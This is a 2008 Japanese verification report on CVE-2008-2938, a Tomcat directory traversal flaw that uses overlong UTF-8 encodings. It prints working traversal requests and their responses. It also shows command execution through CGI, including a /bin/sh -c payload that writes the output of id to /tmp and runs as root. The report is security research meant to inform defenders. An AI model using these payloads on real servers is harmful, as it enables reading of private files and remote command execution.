
Apache-Tomcat と
冗長な UTF-8 表現
(CVE-2008-2938 検証レポート)

2008 年 09 月 15 日

Ver. 0.3

目次

1	調査概要	2
2	UTF-8 とは	3
3	CVE-2008-2938	4
3.1	「.(ピリオド)」について	4
4	CVE-2008-2938 と 3Byte の冗長な UTF-8 表現	5
5	CVE-2008-2938 と「/(スラッシュ)」について	5
6	CVE-2008-2938 とファイル読み出しに関する実験結果	6
6.1	Apache-Tomcat 5.5.26 の場合	6
6.2	Apache-Tomcat 6.0.16 の場合	9
7	CVE-2008-2938 と OS Command Injection に関する実験結果	12
7.1	Apache-Tomcat 5.5.26 の場合	13
8	Windows 上の Tomcat での「¥(バックスラッシュ)」の冗長な UTF-8 表現	18
9	Windows 上の Tomcat での「¥(円記号(U+00A5))」と冗長な UTF-8 表現	20
10	参考	21
11	履歴	22

1 調査概要

Apache-Tomcat に存在する UTF-8 の冗長表現を使った DirectoryTraversal 問題について、調査した結果をここに記す。

- UTF-8 の冗長表現を使った手法であること
- 3Byte の冗長な UTF-8 表現でも、問題が発現すること
- 「.(ピリオド)」の冗長な UTF-8 表現だけではなく、「/(スラッシュ)」の冗長な UTF-8 表現でも、問題が発生する
- Windows 上の Tomcat では、「¥(バックスラッシュ){U+005C}」の冗長な UTF-8 表現である「%C1%9C」、「%E0%81%9C」でも発現した。
- Windows 上の Tomcat では、「¥(円記号){U+00A5}」である「%A5」、UTF-8 表現である「%C2%A5」、3Byte の冗長な UTF-8 表現である「%E0%82%A5」では発現しなかった。
- Apache-Tomcat 上で、CGI(バイナリ) を実行している場合、任意のコマンドが実行される危険性があること
 - 条件によっては、より危険性の高い「コマンド実行」という危険性がある

2 UTF-8 とは

UTF-8(8-bit UCS Transformation Format)とは、UNICODE の表現法のひとつである。

1Byte の UTF-8 は、ASCII コードと同一になるように設計されている。

以下のように、1Byte の文字(7bit ASCII と、8bit 文字(半角カタカナなど))、と 2Byte の文字 (UNICODE の漢字など)のビット列を定義する。

1Byte us-ascii 文字	0zzzzzzz
1Byte 8bit 文字	yzzzzzzz
2Byte 文字	xxxxxxx yzzzzzzz

ただし、(x,y,z) は (0 or 1) とする。

これらの文字は以下のようなエンコード法で表現することで UTF-8 表現となる。

1Byte UTF-8 表現	0zzzzzzz	1Byte us-ascii 文字
2Byte UTF-8 表現	1100000z 10zzzzzzz	1Byte us-ascii 文字
	110000yz 10zzzzzzz	1Byte 8bit 文字
3Byte UTF-8 表現	11100000 1000000z 10zzzzzzz	1Byte us-ascii 文字
	11100000 100000yz 10zzzzzzz	1Byte 8bit 文字
	1110xxxx 10xxxxyz 10zzzzzzz	2Byte 文字

ただし、「o」は、「0(ゼロ)」を示す。(UTF-8 上では (0 or 1) の領域であるが)

しかし、赤で書かれた部分については、より短いバイトで表現できるため、冗長であり、現在は仕様として禁止されている。

この冗長表現を、本文以降では「冗長な UTF-8 表現」と呼ぶことにする。

3 CVE-2008-2938

3.1 「.(ピリオド)」について

CVE-2008-2938 で指摘されている Apache-Tomcat に存在する UTF-8 の冗長表現を使った Directory Traversal 問題は、「.(ピリオド)」の冗長な UTF-8 表現を使うことで、発現して問題である。

攻撃コード「%c0%ae」は、「0xC0」と「0xAE」という 2Byte に URL デコードされる。

つまり、「0xC0」 「11000000」、「0xAE」 「10101110」である。

これは、2Byte の冗長な UTF-8 表現であり、赤字の部分だけを抜き出し、上位ビットの「0」を省くと、「00000101110」 「0x2E」となる。

「0x2E」は、「.(ピリオド)」の us-ascii 表現である。

以上より、「%c0%ae」は「.(ピリオド)」と同義であるため、「%c0%ae%c0%ae」は「..(ピリオド二個)」と同義になる。「..(ピリオド二個)」は、上位ディレクトリを示す)

このような冗長な UTF-8 表現によるセキュリティ問題は、過去に Microsoft の Web サーバ IIS に存在した MS00-057 が有名である。

4 CVE-2008-2938 と 3Byte の冗長な UTF-8 表現

3Byte の冗長な UTF-8 表現でも CVE-2008-2938 の問題が発現した。

「.(ピリオド)」つまり、「0x2E」の 3Byte の冗長な UTF-8 表現は、「0xE0」「0x80」「0xAE」となる。

(URL エンコードすると「%e0%80%ae」)

IDS でカスタム・シグネチャを用意している組織などでは、3Byte の冗長な UTF-8 表現によって IDS 回避が行われないように注意することを推奨する。

5 CVE-2008-2938 と「/(スラッシュ)」 について

「/(スラッシュ)」は、「0x2F」である。

「/(スラッシュ)」の 2Byte の冗長な UTF-8 表現は「0xC0」「0xAF」である。

また、3Byte の「/(スラッシュ)」の冗長な UTF-8 表現は「0xE0」「0x80」「0xAF」である。


「/(スラッシュ)」の冗長な UTF-8 表現でも、CVE-2008-2938 の問題が発現した。

6 CVE-2008-2938 とファイル読み出しに関する実験結果

以下の環境で、実験を行った。

- CentOS 5.1
- JDK 1.5.0_16
- Apache-Tomcat 5.5.26 および Apache-Tomcat 6.0.16

6.1 Apache-Tomcat 5.5.26 の場合



```
root@localhost:~  
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)  
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.26/webapps/ROOT> cat a.  
htm  
HELLO  
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.26/webapps/ROOT> cd ..  
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.26/webapps> cat a.htm  
DirTra Tomcat5.5.26  
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.26/webapps>
```

図6.1-1: ウェブルート上の「a.htm」の中身は「HELLO」。

その一つ上の非公開ディレクトリ上の「a.htm」の中身は「DirTra Tomcat5.5.26」となっている。

CVE-2008-2938 を使って、非公開ディレクトリ上の「a.htm」が読み出せるかどうかがこの試験内容である

```
コマンド プロンプト
C:\>nc -nvv 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /a.htm HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"6-1219335422000"
Last-Modified: Thu, 21 Aug 2008 16:17:02 GMT
Content-Type: text/html
Content-Length: 6
Date: Thu, 21 Aug 2008 17:29:49 GMT
Connection: close

HELLO
sent 21, rcvd 225: NOTSOCK

C:\>
```

図6.1-2: ウェブルート「/a.htm」のアクセス結果。検査対象の Web サーバ(Tomcat)は正常に動作している

```
コマンド プロンプト
C:\>nc -nvv 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /%c0%ae%c0%ae/a.htm HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"20-1219339771000"
Last-Modified: Thu, 21 Aug 2008 17:29:31 GMT
Content-Type: text/html
Content-Length: 20
Date: Thu, 21 Aug 2008 17:30:04 GMT
Connection: close

DirTra Tomcat5.5.26
sent 34, rcvd 241: NOTSOCK

C:\>
```

図6.1-3: 2Byte の冗長な UTF-8 表現に対する結果。CVE-2008-2938 の指摘どおり再現している


```
C:\>nc -nvv 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /%e0%80%ae%e0%80%ae/a.htm HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"20-1219339771000"
Last-Modified: Thu, 21 Aug 2008 17:29:31 GMT
Content-Type: text/html
Content-Length: 20
Date: Thu, 21 Aug 2008 17:30:20 GMT
Connection: close

DirTra Tomcat5.5.26
sent 40, rcvd 241: NOTSOCK

C:\>
```

図6.1-4 : 3Byte の冗長な UTF-8 表現でも、問題の再現ができている事が確認できる

```
C:\>nc -nvv 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /..%c0%afa.htm HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"20-1219339771000"
Last-Modified: Thu, 21 Aug 2008 17:29:31 GMT
Content-Type: text/html
Content-Length: 20
Date: Thu, 21 Aug 2008 22:58:04 GMT
Connection: close

DirTra Tomcat5.5.26
sent 29, rcvd 241: NOTSOCK

C:\>
```

図6.1-5 : 「.(ピリオド)」ではなく、「/(スラッシュ)」に対しての冗長な UTF-8 表現でも、問題の再現ができている事が確認できる

```
C:\>nc -nvv 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /..%e0%80%afa.htm HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"20-1219339771000"
Last-Modified: Thu, 21 Aug 2008 17:29:31 GMT
Content-Type: text/html
Content-Length: 20
Date: Thu, 21 Aug 2008 23:00:14 GMT
Connection: close

DirTra Tomcat5.5.26
sent 32, rcvd 241: NOTSOCK

C:\>
```

図6.1-6: 「/(スラッシュ)」の3Byteな冗長なUTF-8表現でも、問題の再現ができていている事が確認できる

6.2 Apache-Tomcat 6.0.16 の場合

```
root@localhost:~
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(root):/usr/local/apache-tomcat-6.0.16/webapps/ROOT> cat a.htm
Tomcat6Top
localhost.localdomain(root):/usr/local/apache-tomcat-6.0.16/webapps/ROOT> cd ..
localhost.localdomain(root):/usr/local/apache-tomcat-6.0.16/webapps> cat a.htm
DireTra
localhost.localdomain(root):/usr/local/apache-tomcat-6.0.16/webapps>
```

図6.2-1: ウェブルートの「a.htm」の中身は「Tomcat6Top」。

その一つ上の非公開ディレクトリ上の「a.htm」の中身は「DireTra」となっている。

CVE-2008-2938を使って、非公開ディレクトリ上の「a.htm」が読み出せるかどうかがこの試験内容である

```
コマンド プロンプト
C:¥>nc -nvw 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /a.htm HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"11-1219339478000"
Last-Modified: Thu, 21 Aug 2008 17:24:38 GMT
Content-Type: text/html
Content-Length: 11
Date: Thu, 21 Aug 2008 17:26:34 GMT
Connection: close

Tomcat6Top
sent 21, rcvd 232: NOTSOCK

C:¥>
```

図6.2-2: ウェブルート「/a.htm」のアクセス結果。検査対象のWebサーバ(Tomcat)は正常に動作している

```
コマンド プロンプト
C:¥>nc -nvw 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /%c0%ae%c0%ae/a.htm HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"8-1219339493000"
Last-Modified: Thu, 21 Aug 2008 17:24:53 GMT
Content-Type: text/html
Content-Length: 8
Date: Thu, 21 Aug 2008 17:27:06 GMT
Connection: close

DireTra
sent 34, rcvd 227: NOTSOCK

C:¥>
```

図6.2-3: 2Byteの冗長なUTF-8表現に対する結果。CVE-2008-2938の指摘どおり再現している

```
コマンド プロンプト
C:\>nc -nvv 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /%e0%80%ae%e0%80%ae/a.htm HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"8-1219339493000"
Last-Modified: Thu, 21 Aug 2008 17:24:53 GMT
Content-Type: text/html
Content-Length: 8
Date: Thu, 21 Aug 2008 17:27:25 GMT
Connection: close

DireTra
sent 40, rcvd 227: NOTSOCK

C:\>
```

図6.2-4 : 3Byte の冗長な UTF-8 表現でも、問題の再現ができている事が確認できる

```
コマンド プロンプト
C:\>nc -nvv 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /..%c0%afa.htm HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"8-1219339493000"
Last-Modified: Thu, 21 Aug 2008 17:24:53 GMT
Content-Type: text/html
Content-Length: 8
Date: Thu, 21 Aug 2008 23:02:32 GMT
Connection: close

DireTra
sent 29, rcvd 227: NOTSOCK

C:\>
```

図6.2-5 : 「.(ピリオド)」ではなく、「/(スラッシュ)」に対しての冗長な UTF-8 表現でも、問題の再現ができている事が確認できる

```
コマンド プロンプト
C:\>nc -nv 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /.%e0%80%afa.htm HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"8-1219339493000"
Last-Modified: Thu, 21 Aug 2008 17:24:53 GMT
Content-Type: text/html
Content-Length: 8
Date: Thu, 21 Aug 2008 23:03:05 GMT
Connection: close

DireTra
sent 32, rcvd 227: NOTSOCK

C:\>
```

図6.2-6: 「/(スラッシュ)」の3Byteな冗長なUTF-8表現でも、問題の再現ができていない事が確認できる

7 CVE-2008-2938 と OS Command Injection に関する実験結果

以下の環境で、実験を行った。

- CentOS 5.1
- JDK 1.5.0_16
- Apache-Tomcat 5.5.26

既定は、Perl スクリプトであるが、OS バイナリの実行プログラムの CGI を許可している設定の場合、Apache-Tomcat の動作権限で許可された任意のプログラムが実行させられる危険性がある。

7.1 Apache-Tomcat 5.5.26 の場合




```
root@localhost:/usr/local
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.26/webapps/ROOT/WEB-INF/cgi> type test-pl
.cgi
#!/usr/bin/perl
print "Content-Type: text/html\r\n\r\n";
print "<html><body>Hello</body></html>";
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.26/webapps/ROOT/WEB-INF/cgi> ./test-pl.cg
i
Content-Type: text/html
<html><body>Hello</body></html>localhost.localdomain(root):/usr/local/apache-tomcat-5.5.26/webapps
/ROOT/WEB-INF/cgi>
```

図7.1-1: スクリプトを用意した。Web ルートの「test-pl.cgi」の内容。Perl スクリプトである



```
コマンド プロンプト
C:¥>nc -nvv 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /cgi-bin/test-pl.cgi HTTP/1.0
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html
Content-Length: 31
Date: Thu, 21 Aug 2008 21:19:39 GMT
Connection: close
<html><body>Hello</body></html>sent 35, rcvd 178: NOTSOCK
C:¥>
```

図7.1-2: 「/cgi-bin/test-pl.cgi」の結果。Tomcat の CGI (Perl) が正常に動作していることが分かる



```
コマンド プロンプト
C:¥>nc -nvv 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /cgi-bin/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/sbin/ifconfig HTTP/1.0
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Thu, 21 Aug 2008 21:20:59 GMT
Connection: close
sent 128, rcvd 121: NOTSOCK
C:¥>
```

図7.1-3: 「/sbin/ifconfig」の結果。

Perl スクリプト用の Tomcat CGI の設定ではバイナリの起動はできない。ファイルの存在有無が分かる程度である

```
コマンドプロンプト
C:\>nc -nv 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /cgi-bin/%ae%ae/%ae%ae/%ae%ae/%ae%ae/%ae%ae/%ae%ae/%ae%ae/%ae%ae/%ae%ae/sbin/noExistFile HTTP/1.0

HTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Length: 977
Date: Thu, 21 Aug 2008 21:21:18 GMT
Connection: close

<html><head><title>Apache Tomcat/5.5.26 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525
```

図7.1-4： 図 7.1-3と異なり存在しないファイルを要求した場合

```
root@localhost:/usr/local
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.26/webapps/ROOT/WEB-INF/cgi> ./test.cgi
Content-Type: text/plain
Hello CGI Program on Tomcat
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.26/webapps/ROOT/WEB-INF/cgi> cd ../../
/..
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.26/webapps> ./test.cgi
Content-type: text/plain
Hello World
localhost.localdomain(root):/usr/local/apache-tomcat-5.5.26/webapps>
```

図7.1-5： 次にバイナリを用意した。Web ルートの「test.cgi」と三階層上の「test.cgi」である

```
コマンドプロンプト
C:\>nc -nv 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /cgi-bin/test.cgi HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/plain
Content-Length: 29
Date: Thu, 21 Aug 2008 20:22:55 GMT
Connection: close

Hello CGI Program on Tomcat
sent 32, rcvd 177: NOTSOCK

C:\>
```

図7.1-6： 「/cgi-bin/test.cgi」の結果。Tomcat が CGI(バイナリ)を正しく処理していることが確認できる

```
C:¥>nc -nvw 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /cgi-bin/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/test.cgi HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/plain
Content-Length: 13
Date: Thu, 21 Aug 2008 20:22:36 GMT
Connection: close

Hello World
sent 71, rcvd 161: NOTSOCK

C:¥>
```

図7.1-7 : 「/cgi-bin/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/test.cgi」の結果。

三階層上位の「test.cgi」が呼び出されていることから、任意の OS Command を実行できると確認された

```
C:¥>nc -nvw 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /cgi-bin/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/sbin/ifconfig HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
eth0    Link encap: Ethernet  HWaddr 00:0C:29:C7:BA:19
inet addr: 192.0.2.3  Bcast:192.0.2.255  Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fec7:ba19/64  Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU: 1500  Metric:1
RX packets: 443 errors:0 dropped:0 overruns:0 frame:0
TX packets: 620 errors:0 dropped:0 overruns:0 carrier:0
collisions: 0 txqueuelen:1000
RX bytes: 32883 (32.1 KiB)  TX bytes:511874 (499.8 KiB)
Interrupt: 169 Base address:0x2000
Content-Length: 409
Date: Thu, 21 Aug 2008 21:01:35 GMT
Connection: close

lo      Link encap:Local Loopback
inet addr:127.0.0.1  Mask:255.0.0.0
inet6 addr: ::1/128  Scope:Host
UP LOOPBACK RUNNING  MTU:16436  Metric:1
RX packets:1413 errors:0 dropped:0 overruns:0 frame:0
TX packets:1413 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:2073420 (1.9 MiB)  TX bytes:2073420 (1.9 MiB)

sent 128, rcvd 992: NOTSOCK

C:¥>
```

図7.1-8 : 「/sbin/ifconfig」を呼び出した結果


```

C:\>nc -nvw 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /cgi-bin/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/usr/bin/id HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Thu, 21 Aug 2008 21:02:09 GMT
Connection: close

sent 125, rcvd 121: NOTSOCK
C:\>

```

図7.1-9: 「/usr/bin/id」を呼び出した結果。どうも、空行を返さないコマンドは、出力されないようだ。

```

C:\>nc -nvw 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/tmp/a.txt HTTP/1.0

HTTP/1.1 404 /%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/t
mp/a.txt
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Length: 1202
Date: Thu, 21 Aug 2008 21:02:42 GMT
Connection: close

<html><head><title>Apache Tomcat/5.5.26 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:

```

図7.1-10: 図7.1-9の結果から、ファイルに出力させようと思った。まずは、「/tmp/a.txt」がないことを確認した

```

C:\>nc -nvw 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /cgi-bin/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/bin/sh?-c+/usr/bin/id>/tmp/a.txt HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Thu, 21 Aug 2008 21:04:02 GMT
Connection: close

sent 147, rcvd 121: NOTSOCK
C:\>

```

図7.1-11: 図7.1-10の次は、「/bin/sh -c /usr/bin/id>/tmp/a.txt」を実行した

```
コマンド プロンプト
C:¥>nc -nvw 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/tmp/a.txt
HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"88-1219352641000"
Last-Modified: Thu, 21 Aug 2008 21:04:01 GMT
Content-Type: text/plain
Content-Length: 88
Date: Thu, 21 Aug 2008 21:04:15 GMT
Connection: close

uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel)
sent 90, rcvd 310: NOTSOCK
C:¥>
```

図7.1-12: 図 7.1-11後に「/tmp/a.txt」にアクセスすることで、一行だけ返すコマンドの実行結果も取得することができる

```
コマンド プロンプト
C:¥>nc -nvw 192.0.2.3 8080
(UNKNOWN) [192.0.2.3] 8080 (?) open
GET /cgi-bin/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/bin/sh?-c+pwd;echo;pwd;id HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 93
Date: Thu, 21 Aug 2008 21:34:33 GMT
Connection: close

/bin
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel)
sent 140, rcvd 215: NOTSOCK
C:¥>
```

図7.1-13: 上記の方法とは別の視点で、sh コマンドを使い、かつ「echo」コマンドで空行を出力させることで、「pwd」と「id」の二つのコマンドの実行結果を表示させることもできる

8 Windows 上の Tomcat での「¥(バックスラッシュ)」の冗長な UTF-8 表現


「¥(バックスラッシュ)」は「0x5c」である。「¥(バックスラッシュ)」の 2Byte の冗長な UTF-8 表現は「0xC1」「0x9C」となる。

3Byte の冗長な UTF-8 表現は、「0xE0」「0x81」「0x9C」である。

MS-Windows 版の Apache-Tomcat で再現させてみた結果、CVE-2008-2938 が再現した。

以下の環境で、実験を行った。

- Microsoft-WindowsXP SP3
- JDK 1.6.0_07
- Apache-Tomcat 5.5.26



```
コマンド プロンプト
GET /a.htm HTTP/1.0
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"9-1221397050656"
Last-Modified: Sun, 14 Sep 2008 12:57:30 GMT
Content-Type: text/html
Content-Length: 9
Date: Sun, 14 Sep 2008 13:20:58 GMT
Connection: close

It's ROOTsent 21, rcvd 228: NOTSOCK

C:¥>nc -nv 192.0.2.4 8080
(UNKNOWN) [192.0.2.4] 8080 (?) open
GET /../%c0%afa.htm HTTP/1.0
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"18-1221397071859"
Last-Modified: Sun, 14 Sep 2008 12:57:51 GMT
Content-Type: text/html
Content-Length: 18
Date: Sun, 14 Sep 2008 13:21:07 GMT
Connection: close

DirectoryTraversalsent 29, rcvd 239: NOTSOCK

C:¥>
```

図7.1-1: 「/a.htm」の結果と「/」の冗長な UTF8 表現を含む「/..%C0%AFa.htm」の違いを確認

```
コマンドプロンプト
C:¥>nc -nv 192.0.2.4 8080
(UNKNOWN) [192.0.2.4] 8080 (?) open
GET /..%c1%9ca.htm HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"18-1221397071859"
Last-Modified: Sun, 14 Sep 2008 12:57:51 GMT
Content-Type: text/html
Content-Length: 18
Date: Sun, 14 Sep 2008 13:21:56 GMT
Connection: close

DirectoryTraversalsent 29, rcvd 239: NOTSOCK

C:¥>nc -nv 192.0.2.4 8080
(UNKNOWN) [192.0.2.4] 8080 (?) open
GET /..%e0%81%9ca.htm HTTP/1.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
ETag: W/"18-1221397071859"
Last-Modified: Sun, 14 Sep 2008 12:57:51 GMT
Content-Type: text/html
Content-Length: 18
Date: Sun, 14 Sep 2008 13:22:12 GMT
Connection: close


DirectoryTraversalsent 32, rcvd 239: NOTSOCK

C:¥>
```

図7.1-2: 図 7.1-1の続き。「¥」の冗長な UTF8 表現付きの「/..%C1%9Ca.htm」でも、3Byte の冗長な UTF8 表現付き「/..%E0%81%9Ca.htm」でも発現している。

9 Windows 上の Tomcat での「¥(円記号(U+00A5))」と冗長な UTF-8 表現

